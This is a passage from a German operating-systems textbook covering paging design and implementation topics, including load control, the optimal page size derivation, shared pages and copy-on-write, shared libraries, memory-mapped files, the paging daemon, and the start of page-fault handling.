eines speziellen Prozesses und müssen in diesem Zusammenhang angewendet werden. Es gibt keinen Arbeitsbereich für die gesamte Maschine und die Vereinigung aller Arbeitsbereiche zu benutzen, würde die Lokalität der Referenzen zerstören und nicht gut funktionieren.

3.5.2 Lastkontrolle

Selbst mit dem besten Seitenersetzungsalgorithmus und der optimalen globalen Speicherzuteilung kommt es vor, dass das System zu viele Seitenfehler erzeugt. Wenn die Arbeitsbereiche aller Prozesse größer sind als der verfügbare Speicher, ist das sogar zu erwarten. Ein Symptom für diese Situation ist, dass der PFF-Algorithmus anzeigt, dass mehrere Prozesse zu wenig Speicher haben, aber keiner zu viel hat. In diesem Fall gibt es keine Möglichkeit, einem Prozess mehr Speicher zu geben, ohne einem anderen Prozess zu schaden. Die einzige Lösung ist, einige Prozesse zeitweise ganz aus dem Speicher zu entfernen.

Ein gutes Mittel, um die Anzahl der Prozesse zu reduzieren, die sich um den Speicher streiten, besteht darin, einige von ihnen auf die Festplatte auszulagern und alle ihre Seiten freizugeben. Zum Beispiel könnte man einen Prozess auslagern und seinen Speicher zwischen den Prozessen aufteilen, die zu viele Seitenfehler erzeugen. Wenn die Fehlerrate genügend sinkt, kann das System so eine Zeit lang weiterlaufen. Wenn sie nicht sinkt, wird noch ein Prozess ausgelagert und so weiter, bis sich die Situation verbessert. Swapping wird also auch in einem Paging-System gebraucht, nur dient es jetzt dazu, die möglichen Speicheranforderungen zu reduzieren und nicht mehr dazu, Seiten freizumachen.

Ganze Prozesse zur Reduzierung der Speicherlast auszulagern, erinnert an das zweistufige Scheduling, bei dem einige Prozesse auf die Festplatte ausgelagert werden und ein zweiter Scheduler die CPU-Zeit unter den übrigen Prozessen aufteilt. Offensichtlich können diese zwei Ideen kombiniert werden, so dass gerade genug Prozesse ausgelagert werden, um die Seitenfehlerrate auf ein akzeptables Maß zu senken. In regelmäßigen Abständen können die Prozesse dann wieder eingelagert und andere ausgelagert werden.

Man sollte dabei jedoch nicht den Grad der Multiprogrammierung vergessen. Die CPU könnte längere Zeit im Leerlauf sein, wenn zu wenige Prozesse im Speicher sind. Aus diesem Gedankengang ergibt sich der Vorschlag, bei der Entscheidung, welchen Prozess man auslagert, nicht nur dessen Größe und Fehlerrate in Betracht zu ziehen, sondern auch andere Kriterien wie z.B. ob er CPU-intensiv oder E/A-intensiv ist sowie die Eigenschaften der übrigen Prozesse.

3.5.3 Seitengröße

Die Seitengröße ist oft ein Parameter, den das Betriebssystem wählen kann. Auch wenn die Hardware beispielsweise für 512-Byte-Seiten entworfen wurde, kann das Betriebssystem leicht die Seitenrahmen 0 und 1, 2 und 3, 4 und 5 usw. als 1-KB-Seiten behandeln, indem es einer Seite immer zwei aufeinanderfolgende Seitenrahmen zuordnet.

Bei der Wahl der besten Seitengröße muss man zwischen mehreren gegenläufigen Faktoren abwägen. Ein allgemeines Optimum gibt es deshalb nicht. Es gibt zwei Faktoren, die für eine kleine Seitengröße sprechen. Erstens wird ein willkürlich gewähltes Text-, Daten- oder Stacksegment keine ganze Zahl von Seiten füllen. Im Durchschnitt bleibt immer die Hälfte der letzten Seite leer und der übrige Speicherplatz wird verschwendet. Dieser Verschnitt heißt **interne Fragmentierung** (*internal fragmentation*). Für n Segmente im Speicher und eine Seitengröße von p Byte, werden $np/2$ Byte für interne Fragmentierung verschwendet. Dies ist ein Argument für kleine Seiten.

Das zweite Argument für kleine Seiten wird klar, wenn man sich ein Programm vorstellt, das aus acht aufeinanderfolgenden Phasen besteht, die jeweils 4 KB groß sind. Bei einer Seitengröße von 32 KB belegt das Programm die ganze Zeit 32 KB. Mit 16-KB-Seiten belegt es nur 16 KB. Bei einer Seitengröße von 4 KB oder weniger belegt es zu jedem Zeitpunkt nur 4 KB. Allgemein führen große Seiten dazu, dass mehr Speicher verschwendet wird.

Auf der anderen Seite bedeuten kleine Seiten, dass die Programme viele Seiten belegen, was zu größeren Seitentabellen führt. Ein 32-KB-Programm braucht nur vier 8-KB-Seiten, aber 64 Seiten mit der Größe von 512 Byte. Zwischen Festplatte und Speicher werden normalerweise ganze Seiten übertragen, wobei die meiste Zeit für Suchzeit und Rotationsverzögerung verbraucht wird, so dass es fast genauso lang dauert, eine kleine Seite zu übertragen wie eine große. Es könnte z.B. 64×10 ms dauern, 64.512-Byte-Seiten zu laden, aber nur 4×12 ms für vier 8-KB-Seiten.

Auf manchen Rechnern muss die Seitentabelle bei jedem Prozesswechsel in einen Satz Hardwareregister geladen werden. Je kleiner dann die Seiten werden, desto länger dauert es, die Seitenregister zu laden. Außerdem belegt die Seitentabelle für kleinere Seiten mehr Platz.

Diesen letzten Punkt kann man mathematisch analysieren. Die durchschnittliche Prozessgröße sei s Byte und die Seitengröße sei p Byte. Außerdem sei jeder Seitentabelleneintrag e Byte groß. Jeder Prozess belegt dann ungefähr s/p Seiten und damit se/p Byte in der Seitentabelle. Durch die interne Fragmentierung gehen außerdem noch einmal $p/2$ Byte verloren. Der gesamte Speicherbedarf durch die Seitentabelle und interne Fragmentierung beträgt also

$$\text{Verbrauch} = se/p + p/2$$

Der erste Term (die Seitentabelle) ist groß, wenn die Seitengröße klein ist. Der zweite Term (interne Fragmentierung) ist groß, wenn auch die Seiten groß sind. Das Optimum muss also irgendwo in der Mitte liegen. Wenn wir die erste Ableitung nach p gleich null setzen, erhalten wir

$$-se/p^2 + 1/2 = 0$$

Aus dieser Gleichung können wir eine Formel ableiten, die die optimale Seitengröße angibt, wobei nur die Größe der Seitentabelle und die interne Fragmentierung berücksichtigt werden. Das Ergebnis ist:

$$p = \sqrt{2se}$$

Für $s = 1$ MB und $e = 8$ Byte pro Tabelleneintrag ist die optimale Seitengröße 4 KB. In kommerziellen Computern wurden Seitengrößen zwischen 512 Byte und 64 KB verwendet. Früher war 1 KB typisch, heute sind es eher 4 KB oder 8 KB. Die Seitengröße neigt dazu, mit dem Speicher zu wachsen, aber nicht linear. Wenn sich der Speicher vervierfacht, wird die Seitengröße meistens nicht einmal verdoppelt.

3.5.4 Trennung von Befehls- und Datenräumen

Die meisten Computer haben einen einzigen Adressraum, der sowohl die Programme als auch die Daten enthält (►Abbildung 3.25(a)). Wenn dieser Adressraum groß genug ist, funktioniert alles hervorragend. Leider ist er aber oft zu klein, was die Programmierer zu extremen Verrenkungen zwingt, um alles hineinzubekommen.




Abbildung 3.25: (a) Ein Adressraum (b) Getrennte Adressräume für Code und Daten

Eine Lösung, die zuerst auf der PDP-11, einem 16-Bit-Rechner, eingesetzt wurde, sind getrennte Adressräume für Befehle (Programmtext) und Daten. Die beiden Adressräume werden **I-Space** oder **Befehlsraum** und **D-Space** oder **Datenraum** genannt (siehe ►Abbildung 3.25(b)). Die Adressen in jedem Raum reichen von 0 bis zu einem bestimmten Maximum, normalerweise $2^{16} - 1$ oder $2^{32} - 1$. Der Binder muss wissen, ob getrennte Adressräume verwendet werden, weil die Daten dann an die virtuelle Adresse 0 anstatt an die Adresse hinter dem Programmtext reloziert werden.

Bei einem Computer mit diesem Design können die Paging-Mechanismen der beiden Adressräume voneinander unabhängig sein. Jeder hat seine eigene Seitentabelle und seine eigene Abbildung von virtuellen auf physische Adressen. Wenn die Hardware einen Befehl holt, weiß sie, dass sie den Befehlsraum und dessen Seitentabelle benutzen muss. Ebenso laufen Zugriffe auf Daten über die Seitentabelle für den Datenraum. Außer dieser Unterscheidung entstehen durch getrennte Adressräume keine Komplikationen und der verfügbare Adressraum wird verdoppelt.

3.5.5 Gemeinsame Seiten

Ein weiterer Punkt beim Entwurf eines Paging-Systems sind **gemeinsame Seiten** (*shared page*). In großen Mehrbenutzersystemen kommt es häufig vor, dass mehrere Benutzer zur selben Zeit das gleiche Programm benutzen. Offensichtlich ist es effizienter, die Seiten gemeinsam zu benutzen, als gleichzeitig zwei Kopien derselben Seite im Speicher zu halten. Ein Problem dabei ist, dass nicht alle Seiten gemeinsam benutzt werden können. Seiten, die nur gelesen werden, z.B. Programmtext, können gemeinsam benutzt werden, aber Seiten, die Daten enthalten, nicht.

Wenn das System getrennte Adressräume für Programmtext und Daten unterstützt, besteht eine unkomplizierte Methode darin, für zwei oder mehr Prozesse dieselbe Seitentabelle für den Befehlsraum und getrennte Seitentabellen für den Datenraum zu verwenden. In einem System, das gemeinsame Seiten auf diese Art unterstützt, sind die Seitentabellen normalerweise von der Prozesstabelle unabhängig. Jeder Prozess hat dann zwei Zeiger in seinem Prozesstabelleneintrag: einen auf die Seitentabelle für den Befehlsraum und einen auf die Tabelle für den Datenraum, wie in ▶ Abbildung 3.26 dargestellt. Wenn der Scheduler einen Prozess zur Ausführung bringt, findet er über diese Zeiger die richtigen Seitentabellen und sorgt dafür, dass die MMU sie benutzt. Es ist auch ohne getrennte Adressräume möglich, dass Prozesse Programmtext (oder Bibliotheken) gemeinsam benutzen, aber der Mechanismus ist dann wesentlich komplizierter.




Abbildung 3.26: Zwei Prozesse benutzen ein Programm gemeinsam, indem sie auf dieselbe Seitentabelle zugreifen.

Wenn zwei oder mehr Prozesse gemeinsam Programmcode benutzen wollen, entsteht ein Problem mit den gemeinsamen Seiten. Nehmen wir an, dass die Prozesse A und B beide denselben Editor laufen lassen und seine Seiten gemeinsam benutzen. Wenn der Scheduler A aus dem Speicher entfernt, dabei alle seine Seiten auslagert und die lee-

ren Seitenrahmen für andere Prozesse verwendet, wird B eine Menge Seitenfehler erzeugen, um die Seiten in den Speicher zurückzubringen.

Auch wenn A terminiert, ist es wichtig, dass der Scheduler mitbekommt, dass die Seiten noch gebraucht werden, damit sie nicht aus Versehen von der Festplatte entfernt werden. Die ganze Seitentabelle zu durchsuchen, um herauszufinden, ob eine Seite noch von einem anderen Prozess benutzt wird, ist normalerweise zu aufwändig; deshalb werden spezielle Datenstrukturen gebraucht, um die gemeinsamen Seiten zu verwalten, besonders wenn gemeinsamer Speicher in Einheiten von einer Seite (oder zusammenhängenden Blöcken von Seiten) vergeben wird, anstatt die gesamte Seitentabelle gemeinsam zu verwenden.

Die gemeinsame Benutzung von Daten ist nicht unmöglich, aber sie ist komplizierter als bei Programmcode. Nach einem `fork`-Systemaufruf unter UNIX müssen der Vater- und der Kindprozess sowohl gemeinsamen Code als auch gemeinsame Daten haben. In einem Paging-System bekommt oft jeder dieser Prozesse eine eigene Seitentabelle, die beide auf dieselben Seitenrahmen zeigen. So werden durch den `fork`-Aufruf keine Seiten kopiert. In beiden Tabellen sind aber alle Datenseiten als READ ONLY markiert.

Solange beide Prozesse nur lesen, ist alles in Ordnung. Sobald aber einer der Prozesse ein Wort in den Speicher schreibt, wird durch die Verletzung der Zugriffsrechte ein Systemaufruf ausgelöst. Die entsprechende Seite wird dann kopiert, so dass jetzt jeder Prozess seine eigene Kopie hat. Beide Kopien werden auf READ/WRITE gesetzt, so dass spätere Schreibzugriffe keine Schutzfehler mehr auslösen. Diese Strategie läuft darauf hinaus, dass Seiten, die niemals modifiziert werden (darunter alle Seiten, die Code enthalten), auch nicht kopiert werden müssen. Nur die Datenseiten, auf die geschrieben wird, werden kopiert. Diese Methode heißt **Copy-on-Write** und erhöht die Leistung, weil weniger Seiten kopiert werden müssen.

3.5.6 Gemeinsame Bibliotheken

Die gemeinsame Nutzung kann auch in anderen Einheiten als einzelnen Seiten erfolgen. Wenn ein Programm zweimal aufgerufen wird, dann werden die meisten Betriebssysteme automatisch alle Textseiten zur gemeinsamen Nutzung vorsehen, damit nur eine einzige Kopie im Speicher ist. Da Textseiten immer nur gelesen werden können, gibt es hier keine Probleme. Je nach Betriebssystem kann jeder Prozess entweder seine eigene private Kopie der Datenseiten haben oder sie werden bei gemeinsamer Nutzung als nur zum Lesen markiert. Wenn ein Prozess eine Datenseite verändert, dann wird eine private Kopie für den Prozess angelegt, d.h., das Copy-on-Write-Verfahren kommt zum Einsatz.

In modernen Systemen gibt es viele große Bibliotheken, die von zahlreichen Prozessen benutzt werden, zum Beispiel die Bibliothek, die für den Dialog zum Durchsuchen nach zu öffnenden Dateien zuständig ist, und viele Grafikbibliotheken. Wenn all diese Bibliotheken statisch an jedes ausführbare Programm auf der Festplatte gebunden würden, dann wären sie noch aufgeblähter, als sie es ohnehin schon sind.

Stattdessen ist es eine übliche Technik, **gemeinsame Bibliotheken** (*shared library*) zu benutzen (die unter Windows **DLL** oder **Dynamic Link Library** heißen). Um die Idee einer gemeinsamen Bibliothek noch klarer zu machen, betrachten wir zuerst das traditionelle Binden. Wenn ein Programm gebunden wird, dann werden ein oder mehrere Objektdateien und eventuell einige Bibliotheken in dem Befehl zum Binden aufgezählt, wie zum Beispiel bei dem folgenden UNIX-Kommando:

```
ld *.o -lc -lm
```

Der Befehl bewirkt, dass alle *.o*-Dateien (Objektdateien) in dem aktuellen Verzeichnis gebunden werden und dann zwei Bibliotheken durchsucht werden, */usr/lib/libc.a* und */usr/lib/libm.a*. Jede Funktion, die zwar in den Objektdateien aufgerufen wird, sich dort aber nicht befindet (z.B. *printf*), wird **undefinierte externe Funktion** (*undefined external*) genannt und in den Bibliotheken gesucht. Wenn sie gefunden wird, wird sie in den ausführbaren Code eingefügt. Ebenso wird jede Funktion, die innerhalb der soeben eingebundenen Funktion aufgerufen wird und noch nicht vorhanden ist, zu einer undefinierten externen Funktion. Zum Beispiel braucht *printf* die Funktion *write*, also muss der Binder eventuell nach *write* suchen und es einbinden, sobald er es gefunden hat. Wenn der Bindevorgang beendet ist, dann wird eine ausführbare Binärdatei auf die Festplatte zurückgeschrieben, die alle benötigten Funktionen enthält. Funktionen, die in den Bibliotheken vorkommen, aber nicht aufgerufen werden, werden nicht eingebunden. Wenn das Programm schließlich in den Speicher geladen und ausgeführt wird, sind alle benötigten Funktionen da.

Nehmen wir an, ein normales Programm benutzt 20–50 MB an Grafik- und Benutzungsschnittstellenfunktionen. Wenn man Hunderte von solchen Programmen mit allen benutzten Bibliotheken statisch binden wollte, würde dies eine ungeheure Menge an Platz sowohl auf der Platte als auch im RAM verschwenden. Das System hat keine Möglichkeit herauszufinden, ob teilweise auch eine gemeinsame Nutzung infrage käme. An diesem Punkt kommen die gemeinsamen Bibliotheken ins Spiel. Wenn ein Programm mit gemeinsamen Bibliotheken verbunden ist (die sich leicht von den statisch gebundenen Bibliotheken unterscheiden), dann schließt der Binder statt der aktuellen Funktionsaufrufe eine kleine Stub-Routine ein, die an die aufgerufene Funktion zur Laufzeit gebunden wird. Abhängig vom System und den Konfigurationsdetails werden gemeinsame Bibliotheken entweder zur gleichen Zeit wie das Programm oder beim ersten Aufruf einer ihrer Funktionen geladen. Wenn ein anderes Programm die gemeinsame Bibliothek bereits geladen hat, dann besteht selbstverständlich keine Veranlassung, diese noch einmal zu laden – das ist der springende Punkt. Beim Laden oder bei der Nutzung einer gemeinsamen Bibliothek wird nicht die gesamte Bibliothek auf einmal in den Speicher eingelesen, sondern sie wird bei Bedarf Seite für Seite eingelagert. Damit liegen keine Funktionen im RAM, die aktuell nicht aufgerufen werden.

Gemeinsame Bibliotheken helfen also, ausführbare Dateien klein zu halten und Platz im Speicher zu sparen. Daraüber hinaus haben sie noch einen weiteren Vorteil: Wenn eine Funktion innerhalb einer gemeinsamen Bibliothek verändert wird, um beispielsweise einen Fehler zu beheben, ist es nicht nötig, alle Programme, die diese Funktion auf-

rufen, neu zu übersetzen. Die alten binären Dateien können weiterhin benutzt werden. Dieses Merkmal ist besonders für kommerzielle Software wichtig, bei der der Quellcode dem Kunden nicht ausgehändigt wird. Falls zum Beispiel Microsoft eine Sicherheitslücke in einer Standard-DLL findet und ausbessert, dann lädt *Windows Update* die neue DLL und ersetzt damit die alte DLL. Alle Programme, die die DLL benutzen, werden bei ihrer nächsten Ausführung automatisch die neue Version benutzen.

Gemeinsame Bibliotheken bringen allerdings ein kleines Problem mit sich, das einer Lösung bedarf. Das Problem ist in ►Abbildung 3.27 dargestellt. Wir sehen hier zwei Prozesse, die eine Bibliothek der Größe 20 KB gemeinsam benutzen (d.h., jedes Feld stellt 4 KB dar). Die Bibliothek liegt in beiden Prozessen jeweils an einer anderen Stelle, da die Programme selbst vermutlich nicht die gleiche Größe haben. In Prozess 1 beginnt die Bibliothek an der Adresse 36 KB; in Prozess 2 beginnt sie bei 12 KB. Angenommen, die erste Aktion der ersten Bibliotheksfunktion ist ein Sprung zu Adresse 16 in der Bibliothek. Wenn die Bibliothek nicht gemeinsam genutzt wird, könnte die Zieladresse zum Zeitpunkt des Ladens reloziert werden, so dass (in Prozess 1) zur virtuellen Adresse 36 KB + 16 gesprungen werden könnte. Beachten Sie, dass die physische Adresse im RAM, wo die Bibliothek liegt, nicht interessiert, da die Zuordnung der Seiten von der virtuellen zur physischen Adresse von der MMU-Hardware vorgenommen wird.




Abbildung 3.27: Eine gemeinsame Bibliothek, die von zwei Prozessen benutzt wird

Da die Bibliothek jedoch gemeinsam genutzt wird, ist diese Art der Relokation nicht möglich. Denn wenn die erste Bibliotheksfunktion von Prozess 2 aufgerufen wird (dessen Startadresse 12 KB ist), dann muss der Sprungbefehl zu 12 KB + 16 und nicht zu 36 KB + 16 führen. Genau hier liegt das kleine Problem. Eine mögliche Lösung wäre, das Copy-on-Write-Verfahren einzusetzen und für jeden Prozess, der die Bibliothek mitbenutzt, neue Seiten zu erzeugen, die dann zum Zeitpunkt ihrer Erzeugung reloziert werden. Leider durchkreuzt dieses Modell den Zweck der gemeinsamen Bibliotheken.

Eine bessere Lösung besteht darin, die gemeinsamen Bibliotheken mit einem speziellen Compiler-Flag zu übersetzen, durch das der Compiler angewiesen wird, keine Befehle mit absoluten Adressen zu erzeugen. Stattdessen werden nur Befehle mit rela-

tiven Adressen benutzt. Zum Beispiel gibt es fast immer einen Befehl wie „Springe n Byte vor“ (oder zurück) – im Gegensatz zu einem Befehl, der eine spezielle Sprungadresse vorgibt. Diese Befehle funktionieren korrekt, unabhängig davon, wo die gemeinsame Bibliothek im virtuellen Adressraum platziert ist. Durch das Vermeiden von absoluten Adressen kann das Problem also gelöst werden. Ein Code, der nur relative Offsets benutzt, heißt **positionsunabhängig** (*position independent* oder auch PIC).

3.5.7 Memory-Mapped-Dateien

Gemeinsame Bibliotheken sind eigentlich ein Spezialfall einer allgemeineren Einrichtung, den **Memory-Mapped-Dateien**. Die Idee hierbei ist, dass ein Prozess einen Systemaufruf ausgeben kann, um eine Datei in einen Teilbereich seines virtuellen Adressraumes einzublenden. In den meisten Implementierungen werden die Seiten nicht zum Zeitpunkt der Einblendung in den Speicher geholt, sondern auf Anforderung eine nach der anderen eingelagert. Die jeweilige Plattendatei wird dabei als Hintergrundspeicher benutzt. Wenn der Prozess beendet ist oder explizit die Datei wieder ausblendet, werden alle veränderten Seiten zurück in die Datei geschrieben.

Memory-Mapped-Dateien bieten ein alternatives Modell zur Ein-/Ausgabe. Anstatt die Lese- und Schreibvorgänge auszuführen, kann auf die Datei wie auf ein großes Zeichenfeld im Speicher zugegriffen werden. Programmierer finden dieses Modell für manche Situationen geeigneter.

Falls zwei oder mehr Prozesse zur gleichen Zeit dieselbe Datei einblenden, können sie über gemeinsam genutzten Speicher miteinander kommunizieren. Schreibvorgänge von einem Prozess sind unmittelbar sichtbar, wenn der andere von dem Teil seines virtuellen Adressraumes liest, in den die Datei eingeblendet ist. Dieser Mechanismus stellt somit einen Kanal mit hoher Bandbreite zwischen Prozessen zur Verfügung und wird oft als solcher benutzt (sogar bis zum Einblenden einer Scratch-Datei). Wenn also der Mechanismus des Einblendens von Dateien in den Speicher verfügbar ist, kann dieser von den gemeinsamen Bibliotheken genutzt werden.

3.5.8 Bereinigungsstrategien

Paging funktioniert am besten, wenn jederzeit genügend Seitenrahmen frei sind, die bei Seitenfehlern angefordert werden können. Wenn alle Seitenrahmen voll sind und ihr Inhalt im Speicher verändert wurde, muss die alte Seite auf die Platte zurückgeschrieben werden, bevor eine neue Seite eingelagert werden kann. Um jederzeit die Versorgung mit freien Seitenrahmen sicherzustellen, haben viele Paging-Systeme einen Hintergrundprozess, einen sogenannten **Paging-Daemon**, der die meiste Zeit schläft, aber in regelmäßigen Abständen aufwacht und den Zustand des Speichers überprüft. Wenn nicht genug Seitenrahmen frei sind, wählt er mit dem Seitenersetzungsalgorithmus Seiten aus, die ausgelagert werden. Seiten, die im Speicher verändert wurden, werden dabei auf die Platte zurückgeschrieben.

Auf jeden Fall bleibt der Inhalt der Seite vorerst im Speicher. So kann die Seite, falls sie gebraucht wird, bevor sie überschrieben ist, aus der Menge der freien Seitenrahmen zurückgeholt werden, ohne den Inhalt neu von der Platte zu lesen. Bei einem Seitenfehler immer freie Seitenrahmen verfügbar zu halten anstatt den Speicher jedes Mal nach einem passenden Seitenrahmen zu durchsuchen, erhöht die Leistung. Zumindest sorgt der Paging-Daemon dafür, dass alle freien Seitenrahmen sauber sind, so dass sie nicht panisch auf die Platte geschrieben werden müssen, wenn sie gebraucht werden.

Eine Möglichkeit, diese Bereinigungsstrategie zu implementieren, benutzt eine Uhr mit zwei Zeigern. Der erste Zeiger wird vom Paging-Daemon kontrolliert. Wenn er auf eine saubere Seite zeigt, rückt der Zeiger auf die nächste Seite vor. Wenn er auf eine modifizierte Seite zeigt, wird sie auf die Platte geschrieben und der Zeiger rückt auch eine Seite vor. Der zweite Zeiger wird wie beim normalen Clock-Algorithmus für die Seitenersetzung verwendet, allerdings mit dem Unterschied, dass die Wahrscheinlichkeit, auf eine saubere Seite zu treffen, durch den Paging-Daemon erhöht wurde.

3.5.9 Schnittstelle des virtuellen Speichersystems

Bis jetzt haben wir angenommen, dass der virtuelle Speicher für Prozesse und Programmierer transparent ist, d.h., sie sehen nur einen großen virtuellen Adressraum auf einem Computer mit einem klein(er)en physischen Speicher. Für viele Systeme stimmt das, aber in einigen fortgeschrittenen Systemen hat der Programmierer etwas Kontrolle über die Speicherabbildung und kann das Verhalten seiner Programme auf unkonventionelle Weise verbessern. In diesem Abschnitt sehen wir uns einige dieser Möglichkeiten an.

Einer der Gründe dafür, dem Programmierer die Kontrolle über die Speicherabbildung zu geben, ist, es zu ermöglichen, dass zwei oder mehr Prozesse denselben Speicher verwenden. Wenn ein Programmierer einem Speicherbereich einen Namen geben kann, könnte ein Prozess den Namen an einen anderen Prozess weitergeben, so dass dieser den Speicherbereich in seinen Adressraum einblenden kann. Über den gemeinsamen Speicher könnten dann zwei (oder mehr) Prozesse mit hoher Bandbreite Daten austauschen – der eine Prozess schreibt Daten in den gemeinsamen Speicher und der andere Prozess liest sie.

Gemeinsame Seiten können auch für ein Nachrichtenaustauschsystem mit hoher Leistung benutzt werden. Bei normalem Nachrichtenaustausch werden die Daten von einem Adressraum in den anderen kopiert, was hohe Kosten verursacht. Prozesse, die die Kontrolle über ihre Speicherabbildungen haben, können Nachrichten austauschen, indem der Sender die Seiten mit der Nachricht aus seinem Adressraum ausblendet und der Empfänger sie einblendet. Dabei werden statt der Daten nur die Namen der Seiten kopiert.

Eine weitere fortgeschrittene Speicherverwaltungstechnik ist der **verteilte gemeinsame Speicher** (*distributed shared memory*) (Feeley et al., 1995; Li, 1986; Li und Hudak, 1989; Zekauskas et al., 1994). Die Grundidee besteht darin, dass mehrere Prozesse eine Menge von Seiten über ein Netzwerk gemeinsam benutzen dürfen, möglicherwei-

se in der Form eines einzigen, gemeinsamen linearen Adressraumes. Wenn ein Prozess auf eine Seite zugreift, die gerade nicht eingeblendet ist, wird ein Seitenfehler erzeugt. Die Behandlungsroutine für den Seitenfehler, der im Kern- oder im Benutzermodus laufen kann, findet die Maschine, die die Seite im Speicher hält, und fordert sie über das Netzwerk auf, die Seite aus ihrem Speicher auszublenden und über das Netz zu senden. Sobald die Seite ankommt, wird sie in den Speicher eingeblendet und der Befehl, der den Fehler ausgelöst hat, wird neu gestartet. In Kapitel 8 beschäftigen wir uns näher mit verteiltem gemeinsamen Speicher.

3.6 Implementierungsaspekte

Bei der Implementierung eines Systems mit virtuellem Speicher muss man zunächst eine Auswahl unter den verschiedenen theoretischen Algorithmen treffen, z.B. Second Chance oder Aging, lokale oder globale Paging-Strategie, Demand Paging oder Prepaging. Man muss sich aber auch der praktischen Probleme bewusst sein, die sich bei der Implementierung stellen. In diesem Abschnitt beschreiben wir ein paar der typischen Probleme und einige Lösungen.



3.6.1 Aufgaben des Betriebssystems beim Paging

Im Leben eines Prozesses gibt es vier Punkte, an denen das Betriebssystem Arbeit leisten muss, die etwas mit Paging zu tun hat: bei der Erzeugung des Prozesses, bei der Ausführung des Prozesses, bei einem Seitenfehler und bei der Terminierung des Prozesses. Wir nehmen uns nun jeden dieser Punkte vor und sehen uns an, was das Betriebssystem jeweils zu tun hat.

Wenn ein neuer Prozess erzeugt wird, muss das Betriebssystem zunächst die (anfängliche) Größe des Programmcodes und der Daten feststellen und dafür eine Seitentabelle erzeugen. Die Tabelle muss Speicher zugeteilt bekommen und initialisiert werden. Die Tabelle muss nur im Speicher liegen, wenn der Prozess läuft. Wenn er ausgelagert ist, ist dies nicht erforderlich. Außerdem muss auf der Festplatte Platz für ausgelagerte Seiten reserviert werden und der Swap-Bereich muss mit dem Programmtext und den Daten initialisiert werden, damit Seitenfehler behandelt werden können. Einige Systeme laden den Programmtext direkt aus der Programmdatei in den Speicher, um Plattenplatz und Zeit bei der Initialisierung zu sparen. Schließlich müssen noch die Informationen über die Seitentabelle und den Swap-Bereich in die Prozesstabellen eingetragen werden.

Wenn der Scheduler einen Prozess zur Ausführung bringt, muss die MMU auf den neuen Prozess eingestellt werden und der TLB geleert werden, um die Spuren des vorherigen Prozesses zu beseitigen. Die aktuelle Seitentabelle muss auf die Seitentabelle des neuen Prozesses gesetzt werden, was normalerweise geschieht, indem ein Zeiger auf die Tabelle in ein (oder mehrere) Hardwareregister geladen wird. Vielleicht werden auch einige oder alle Seiten des Prozesses eingelagert, um die anfängliche Seitenfehlerrate zu senken (z.B. ist es sicher, dass die Seite, auf die der Befehlszähler zeigt, gebraucht wird).

Bei einem Seitenfehler muss das Betriebssystem Hardwareregister auslesen, um festzustellen, welche virtuelle Adresse den Fehler erzeugt hat. Aus dieser Information muss es herleiten, welche Seite benötigt wird, und diese auf der Festplatte finden. Dann muss es für die neue Seite einen verfügbaren Seitenrahmen suchen, wenn nötig eine alte Seite auslagern und die neue Seite in den Seitenrahmen einlesen. Als Letztes muss es den Befehlszähler auf den Befehl zurücksetzen, der den Seitenfehler ausgelöst hat, damit er noch einmal ausgeführt wird.

Wenn ein Prozess terminiert, muss das Betriebssystem seine Seitentabelle, seine Seitenrahmen und den Plattenplatz für ausgelagerte Seiten freigeben. Seiten, die gemeinsam mit anderen Prozessen benutzt werden, können erst gelöscht werden, wenn der letzte Prozess, der sie benutzt, terminiert.

3.6.2 Behandlung von Seitenfehlern

Jetzt sind wir endlich in der Lage, im Detail zu beschreiben, was bei einem Seitenfehler genau passiert. Die Folge von Ereignissen ist:

- 1.** Die Hardware schreibt den Befehlszähler auf den Stack und löst einen Sprung in den Kern aus. Auf den meisten Maschinen werden einige Informationen über den Zustand des aktuellen Befehls in speziellen CPU-Registern gespeichert.
